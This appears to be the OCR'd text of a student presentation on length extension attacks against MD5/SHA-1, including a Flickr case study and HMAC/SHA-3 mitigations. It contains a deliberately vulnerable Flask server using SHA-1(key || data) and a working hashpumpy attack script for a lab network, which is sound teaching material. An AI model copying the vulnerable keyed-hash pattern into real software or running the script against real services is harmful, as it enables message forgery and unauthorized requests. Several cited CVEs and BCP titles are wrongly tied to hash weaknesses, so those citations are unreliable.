



Cryptographic Hash Function Vulnerabilities: Length Extension Attacks

This presentation will explore the technical concept of length extension attacks, a vulnerability that can exploit weaknesses in the design of cryptographic hash functions. These attacks enable malicious actors to forge digital signatures and tamper with data, thereby compromising data integrity and overall security.

Salvatore Adduci

247514



Overview of Cryptographic Hash Functions

1 One-way Functions

Hash functions take input data and produce a fixed-length hash value, making it computationally infeasible to reverse engineer the original data from the hash.

2 Collision Resistance


It's computationally infeasible to find two different inputs that produce the same hash value, ensuring data integrity and authenticity.

3 Preimage Resistance

Given a hash value, it's extremely difficult to find the original input that generated it, preventing malicious modifications and forgeries.

4 Second Preimage Resistance

For a given input, it's nearly impossible to find a different input that produces the same hash value, ensuring the uniqueness of the hash.



Properties of the Vulnerable Hash Function

Iterative Structure

MD5 and SHA-1 use the Merkle-Damgård construction, an iterative process that applies a compression function to fixed-size blocks, updating an internal state with each block. This structure is vulnerable if the internal state is exposed.

Length Extension Attack

Given H(K || M), an attacker can compute H(K || M || M2) by predicting the message padding and exploiting the iterative nature of the construction.

1

2

3

Vulnerability

Attackers can exploit this by calculating new valid hashes for extended data without knowing the secret key. The final hash (H(K || M)) reveals the internal state, allowing the message to be extended.

The Concept of Length Extension Attacks

1

Hashing with Secret Key

In a typical implementation, a secret key (K) is appended to the original message M before hashing, forming H(K || M).

2

Unknown Secret Key

The attacker doesn't know the secret key (K) but has access to the hash value of the original message (H(K || M)) and the original message (M) itself.

3

Extension Attack

The attacker can compute the hash of the extended message (M || M2) without knowing the secret key K by predicting the padding used in the original message.

4

Forgery

This allows the attacker to forge signatures or tamper with data by generating a valid hash for the modified message (M || M2), all without knowing the secret key K.

BCP/CWE/CVE Relevance of Secure Hash Function Implementation

Best Practices (BCP)

Secure implementation of hash functions aligns with industry-recognized best practices such as BCP-107 "Cryptographic Key Management", BCP-200 "Secure Software Development", and BCP-003 "Secure Coding Practices".

CWE Mappings

Improper implementation of hash functions can lead to vulnerabilities like CWE-327 "Use of a Broken or Risky Cryptographic Algorithm", CWE-347 "Improper Verification of Cryptographic Signature", and CWE-287 "Improper Authentication".

CVE Examples

Real-world vulnerabilities related to hash function weaknesses include CVE-2017-5638 "Apache Struts2 Remote Code Execution", CVE-2019-6340 "Drupal Core Highly Critical RCE", and CVE-2017-11424 "Incorrect Hash Value Comparison".

Impact

Insecure hash function implementation can lead to data integrity breaches, authentication failures, and broader system security vulnerabilities, ultimately eroding user trust.

Real-World Case Study: Flickr API Vulnerability

Background

In 2014, a vulnerability in the Flickr API was discovered where the API used unsalted MD5 hashes to authenticate requests.
The hash was used to ensure the integrity of requests, but the system did not protect against length extension attacks.

The Attack

Attackers could intercept an API request that included the MD5 hash of a message and then append additional data to the request.
By exploiting the length extension vulnerability, the attacker could generate a new valid hash without needing the API's secret key.

Impact & Mitigation

The attacker could manipulate API requests, perform actions on behalf of authenticated users, and potentially gain unauthorized access to sensitive data. This demonstrated how vulnerable systems using hash-based authentication can be exploited through length extension attacks.
Flickr resolved the issue by implementing HMAC.

1

The attacker observes a valid request with a hash (H(K || M)).

2

The attacker appends additional data (M2) to the request.

3

Using the known hash and message, the attacker computes the hash for the extended message (H(K || M || M2)).

4

The server accepts the tampered request as valid because it cannot detect the forged extension.

Mitigating Length Extension Attacks

1 HMAC

HMAC secures a hash-based authentication by combining a secret key with the hashed message in two steps, preventing length extension attacks.


The formula is **HMAC(K, M) = H((K ⊕ opad) || H((K ⊕ ipad) || M))**. Inner Hash: K ⊕ ipad is concatenated with the message M and hashed. Outer Hash: K ⊕ opad is concatenated with the inner hash and hashed again. Since the inner hash is never exposed to the attacker, it is impossible to modify or extend the message and still produce a valid HMAC without knowing the secret key.


2 Stronger Hash Functions

Using hash functions resistant to length extension attacks, such as SHA-3, can mitigate the vulnerability. SHA-3, based on the sponge construction, mitigates length extension attacks by not exposing the internal state, making it immune to this vulnerability.

3 Secure Code Practices

Developers should implement secure coding practices to avoid introducing vulnerabilities that could be exploited by length extension attacks.





Topology Used During the Demo

Internet Access

Simulates an external connection to the network, providing global access.

R1 & R2

Cisco 7200 & Cisco 3745. Manage traffic between the Internet, the internal network, and the server.

UbuntuCloudGuestUbuntu20.04LTS(FocalFossa)-1

Runs the web service that verifies the integrity of messages. Implements a Flask endpoint to receive and verify messages and their hashes, simulating a real-world vulnerable web application.

Raspian2021-01-11-1

Device used to launch the length extension attack. Simulates the attacker generating and sending extended data through a Python script, demonstrating the exploit of the server's vulnerability.

Server code

The **server.py** script sets up a web server using the Flask framework to demonstrate how length extension attacks exploit vulnerabilities in cryptographic hash functions like SHA-1. This script simulates a server that is vulnerable to such attacks, allowing us to showcase the practical implications and mechanics of these attacks.

It includes two main functionalities:

- **Initialization Endpoint (/init):** Provides the attacker with the original hash and base64-encoded original data.
- **Verification Endpoint (/verify):** Validates the integrity of the manipulated data and hash received from the attacker.

By using this script, we can effectively demonstrate how length extension attacks work in practice, highlighting the potential security risks associated with certain cryptographic hash functions.

```python
from flask import Flask, request, jsonify
import hashlib
import base64

app = Flask(__name__)

SECRET_KEY = b'secret_key'
ORIGINAL_DATA = b'original_data'

original_hash = hashlib.sha1(SECRET_KEY + ORIGINAL_DATA).hexdigest()

@app.route('/init', methods=['GET'])
def init():
    print(f"""Data Sent
Original hash: {original_hash}
Original data: {ORIGINAL_DATA.decode()}
{'-'*94}""")

    return jsonify({
        'original_hash': original_hash,
        'original_data': base64.b64encode(ORIGINAL_DATA).decode('ascii')
    })

@app.route('/verify', methods=['POST'])
def verify():
    data = base64.b64decode(request.form['data'])
    received_hash = request.form['hash']

    calculated_hash = hashlib.sha1(SECRET_KEY + data).hexdigest()

    print(f"""Data: {data}
Received hash: {received_hash}
Calculated hash: {calculated_hash}
{'-'*94}""")

    if calculated_hash == received_hash:
        return jsonify({'status': 'success', 'message': 'Data is valid!'})
    else:
        return jsonify({'status': 'failure', 'message': 'Invalid data or hash!'})

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

```python
console = Console()

def get_initial_data(server_url):
    try:
        response = requests.get(f"{server_url}/init")
        data = response.json()
        original_hash = data['original_hash']
        original_data = base64.b64decode(data['original_data']).decode('ascii')
        return original_hash, original_data
    except Exception as e:
        print(f"Error retrieving initial data: {e}")
        return None, None

def run_hashpump(original_hash, original_data, new_data, key_length):
    try:
        new_hash, new_message = hashpumpy.hashpump(original_hash, original_data, new_data, key_length)
        encoded_message = base64.b64encode(new_message).decode('ascii')
        return new_hash, encoded_message
    except Exception as e:
        print(f"Error running hashpump: {e}")
        return None, None

def send_attack_request(server_url, new_message, new_hash):
    try:
        response = requests.post(f"{server_url}/verify", data={'data': new_message, 'hash': new_hash})
        return response.json()
    except Exception as e:
        print(f"Error in the server request: {e}")
        return None

def main():
    server_url = 'http://10.0.0.2:5000'
    console.log(Panel(Text(f"Data:", no_wrap=True)))
    with console.status("Obtaining original data..."):
        sleep(1)
        original_hash, original_data = get_initial_data(server_url)
    console.log(Panel(Text(f"""Original hash: {original_hash}
Original data: {original_data}""", no_wrap=True)))
    new_data = 'new_data'

    for key_length in track(range(1,30), description="Trying different key length...", console =
console):
        new_hash, new_message = run_hashpump(original_hash, original_data, new_data, key_length)

        if new_hash and new_message:
            response = send_attack_request(server_url, new_message, new_hash)
            console.log(Panel(Text(f"""New hash: {new_hash}
New message: {base64.b64decode(new_message)}
Key length: {key_length}
Response of the server: {response}""", no_wrap=True)))
            if response.get('status') == 'success':
                break

if __name__ == "__main__":
    typer.run(main)
```

Attacker code

The **length_extension_attack.py** script is designed to demonstrate a length extension attack on a cryptographic hash function (SHA-1 in this case). This script attempts to manipulate the original data and its hash to include additional data, thereby compromising the integrity check performed by the server.

The script performs a length extension attack by:

- Retrieving initial data (original_hash and original_data) from the server.
- Using the hashpumpy library to create a manipulated message and hash.
- Iteratively trying different key lengths to find a successful attack.
- Sending the manipulated data and hash to the server for verification.

This script demonstrates the practical implementation of a length extension attack, highlighting the vulnerabilities in certain cryptographic hash functions and the importance of using secure hashing mechanisms.

Demo

Conclusions

This presentation explored the length extension attack, a vulnerability in cryptographic hash functions like MD5 and SHA-1. We covered the technical reasons behind these weaknesses and demonstrated how attackers can exploit them, including a real-world example with the Flickr API.

To mitigate these risks, developers should use secure hash functions like SHA-3, which resist length extension attacks, and implement HMAC alongside secure coding practices. Adopting modern cryptographic standards is essential for ensuring data integrity and security.

Thanks for
your attention!